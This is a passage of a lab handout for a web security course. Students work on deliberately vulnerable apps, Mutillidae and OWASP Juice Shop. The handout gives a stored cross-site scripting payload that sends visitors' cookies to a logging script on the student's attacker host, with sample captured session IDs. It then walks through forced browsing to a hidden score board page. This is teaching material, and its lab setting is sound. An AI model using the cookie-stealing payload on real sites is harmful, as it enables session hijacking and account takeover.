
On W10, log into mutillidae with the newly created folusername user

Using the hacker account, navigate to the Add to your blog page and paste the following blog entry (Enter it as one line – no line breaks)

```
<script>document.location='http://folusername-kali/cgi-
bin/logit.pl?'+document.cookie</script>
```

You may receive some errors complaining about SQL injection …. Adjust the above blog entry until it works

Navigate to view someone's blog using your FOLusername account on W10 and you should be redirected if you have done everything correctly



folusername-kali/cgi-bin/logit.pl?showhints=1; username=FOLusername; uid=27; PHPSESSID=r7psuk58tqf6fu0rb9c3ube0bj

```
-----------------------------------
HTTP_REFERER:
DATE: Tue Jun 18 19:24:03 EDT 2019; NAME: showhints;VALUE: 1
DATE: Tue Jun 18 19:24:03 EDT 2019; NAME: username;VALUE: FOLusername
DATE: Tue Jun 18 19:24:03 EDT 2019; NAME: uid;VALUE: 27
DATE: Tue Jun 18 19:24:03 EDT 2019; NAME: PHPSESSID;VALUE: r7psuk58tqf6fu0rb9c3ube0bj
-----------------------------------
```

Slide 06:

- Take a screenshot showing the above information and place it into slide 06

Part 05: OWASP Juice Shop Challenge

Turn on your Windows Server VM hosting the OWASP Juice Shop application. The goal here is to access a page in the Juice Shop that is not meant to be publicly accessible: The score board. Open FireFox on Kali Linux and navigate to the OWASP Juice shop login page. Now navigate to the customer feedback page…

You will notice that the Juice shop is using a one-page design where it receives AJAX calls from the front end of the application. Simply put, it requests pages through the URL. It also needs to know what page to request!

FOLusername-iis:3000/#/**name_of_page**

Test to see if you can bypass authentication using forced browsing. The first step is to see what options are available when it comes to the AJAX calls that request resources through the URL

From the Juice shop page, right click and select **View Page Source**


Locate the **main.js** file

We know that login is a valid end-point for the URL path:

FOLusername-iis:3000/#/**login**

Use this term to do a search in **main.js** until you come across the part of the script that lists the possible end-point values for the URL path

When you have found the correct one for the score board page, navigate to it in the browser. You should receive a message that you have successfully solved a challenge…



```
}, {
path:"login",
component:Ln
},{
path:"forgot-password",
component:nn
},{
path:"recycle",
component:ii
},{
path:"register",
component:Go
},{
path:"search",
```

Slide 07:

- Take a screenshot showing the successful solution in the browser and place it into slide 07

*** Shutdown the VMs and take snapshots called **After Lab 08** ***